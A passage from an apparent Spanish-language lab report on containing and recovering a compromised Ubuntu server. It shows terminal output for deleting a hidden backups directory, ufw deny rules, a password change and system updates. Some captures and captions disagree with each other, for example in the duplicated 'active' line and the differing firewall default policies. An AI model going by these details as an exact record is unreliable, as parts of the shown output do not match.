drwxr-xr-x 2 root root 4096 Jun 21 2025 scripts
sysadmin@4geeks-server:~$ sudo ls -la /var/backups/
total 48
drwxr-xr-x 3 root root 4096 Jul 27 21:01 .
drwxr-xr-x 15 root root 4096 Jun 23 2025 ..
-rw-r--r-- 1 root root 35939 Jun 23 2025 apt.extended_states.0
drwxr-xr-x 2 root root 4096 Jun 23 2025 .logs
sysadmin@4geeks-server:~$ sudo rm -rf /var/backups/.logs
sysadmin@4geeks-server:~$ sudo ls -la /var/backups/
total 44
drwxr-xr-x 2 root root 4096 Jul 31 23:18 .
drwxr-xr-x 15 root root 4096 Jun 23 2025 ..
-rw-r--r-- 1 root root 35939 Jun 23 2025 apt.extended_states.0
sysadmin@4geeks-server:~$
```

Figura 18. Corrección del borrado de /var/backups/.logs tras detectar un error de ruta en la verificación.




```
sysadmin@4geeks-server:~$ systemctl is-active apache2 vsftpd ssh wazuh-agent
active
active
active
active
active
sysadmin@4geeks-server:~$ sudo ufw deny from 192.168.1.103
Rule added
sysadmin@4geeks-server:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
22 ALLOW IN Anywhere
80 ALLOW IN Anywhere
21 ALLOW IN Anywhere
Anywhere DENY IN 192.168.1.100
22 (v6) DENY IN 192.168.1.103
80 (v6) ALLOW IN Anywhere (v6)
21 (v6) ALLOW IN Anywhere (v6)
192.168.1.100 DENY OUT Anywhere

sysadmin@4geeks-server:~$
```

Figura 19. Estado definitivo del firewall de contención: DENY IN para .100 y .103, DENY OUT para .100.




The screenshot shows a terminal window titled "4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox". The terminal output displays system logs for various processes, including powerd, kworker, libexec, and apache2. Below the logs, the user runs the command "sudo ufw status verbose", which shows the firewall is active with logging on. The default policy is deny for incoming and outgoing traffic, and disabled for routed traffic. The firewall rules are listed as follows:

To	Action	From
22	ALLOW IN	Anywhere
80	ALLOW IN	Anywhere
21	ALLOW IN	Anywhere
Anywhere	DENY IN	192.168.1.100
22 (v6)	ALLOW IN	Anywhere (v6)
80 (v6)	ALLOW IN	Anywhere (v6)
21 (v6)	ALLOW IN	Anywhere (v6)
192.168.1.100	DENY OUT	Anywhere


The terminal prompt is "sysadmin@4geeks-server:~\$".

Figura 20. Verificación de recuperación: firewall activo y los cuatro servicios legítimos respondiendo como activos.




The screenshot shows a terminal window titled "4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox". The user runs the command "sudo passwd sysadmin", which prompts for a new password. The user enters a new password, and the system confirms that the password has been updated successfully. The terminal prompt is "sysadmin@4geeks-server:~\$".

Figura 21. Rotación de la contraseña de la cuenta sysadmin.



```
Setting up python3-update-manager (1:20.04.10.23) ...
Setting up ubuntu-advantage-tools (37.1ubuntu0~20.04.1) ...
Removing obsolete conffile /etc/update-motd.d/88-esm-announce ...
Removing obsolete conffile /etc/ubuntu-advantage/help_data.yaml ...
Setting up initramfs-tools-core (0.136ubuntu6.8) ...
Setting up initramfs-tools (0.136ubuntu6.8) ...
update-initramfs: deferring update (trigger activated)
Setting up ubuntu-minimal (1.450.3) ...
Setting up update-manager-core (1:20.04.10.23) ...
Setting up cryptsetup-initramfs (2:2.2.2-3ubuntu2.5) ...
update-initramfs: deferring update (trigger activated)
update-initramfs: deferring update (trigger activated)
Setting up update-notifier-common (3.192.30.19) ...
Setting up ubuntu-server (1.450.3) ...
Setting up systemd (245.4-4ubuntu3.24) ...
Setting up systemd-timesyncd (245.4-4ubuntu3.24) ...
Setting up snapd (2.67.1+20.04) ...
Installing new version of config file /etc/apparmor.d/usr.lib.snapd.snap-confine.real ...
snapd.failure.service is a disabled or a static unit not running, not starting it.
snapd.snap-repair.service is a disabled or a static unit not running, not starting it.
Setting up systemd-sysv (245.4-4ubuntu3.24) ...
Setting up libnss-systemd:amd64 (245.4-4ubuntu3.24) ...
Setting up libpam-systemd:amd64 (245.4-4ubuntu3.24) ...
Setting up ubuntu-standard (1.450.3) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for plymouth-theme-ubuntu-text (0.9.4+git20200323-0ubuntu6.2) ...
update-initramfs: deferring update (trigger activated)
Processing triggers for dbus (1.12.18-2ubuntu2.3) ...
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.18) ...
Processing triggers for rsyslog (8.2001.0-1ubuntu1.3) ...
Processing triggers for initramfs-tools (0.136ubuntu6.8) ...
update-initramfs: Generating /boot/initrd.img-5.4.0-216-generic
Listing... Done
sysadmin@4geeks-server:~$ _
```

Figura 22. Estado de actualizaciones: aviso de fin de soporte de Ubuntu 20.04 y disponibilidad de 22.04 via do-release-upgrade.



```
sysadmin@4geeks-server:~$ systemctl is-active apache2 vsftpd ssh wazuh-agent
active
active
active
active
sysadmin@4geeks-server:~$ sudo apt list --upgradable
Listing... Done
sysadmin@4geeks-server:~$ sudo apt list --upgradable [ -f /var/run/reboot-required ] && echo "REBOOT
REQUERIDO" || echo "sin reboot pendiente"
E: Command line option '-f' [from -f] is not understood in combination with the other options.
sin reboot pendiente
sysadmin@4geeks-server:~$ uname -r
5.4.0-216-generic
sysadmin@4geeks-server:~$ [ -f /var/run/reboot-required ] && echo "REBOOT REQUERIDO" || echo "sin re
boot pendiente"
sin reboot pendiente
sysadmin@4geeks-server:~$
```

Figura 23. Confirmación de que no existe reinicio pendiente tras la aplicación de actualizaciones.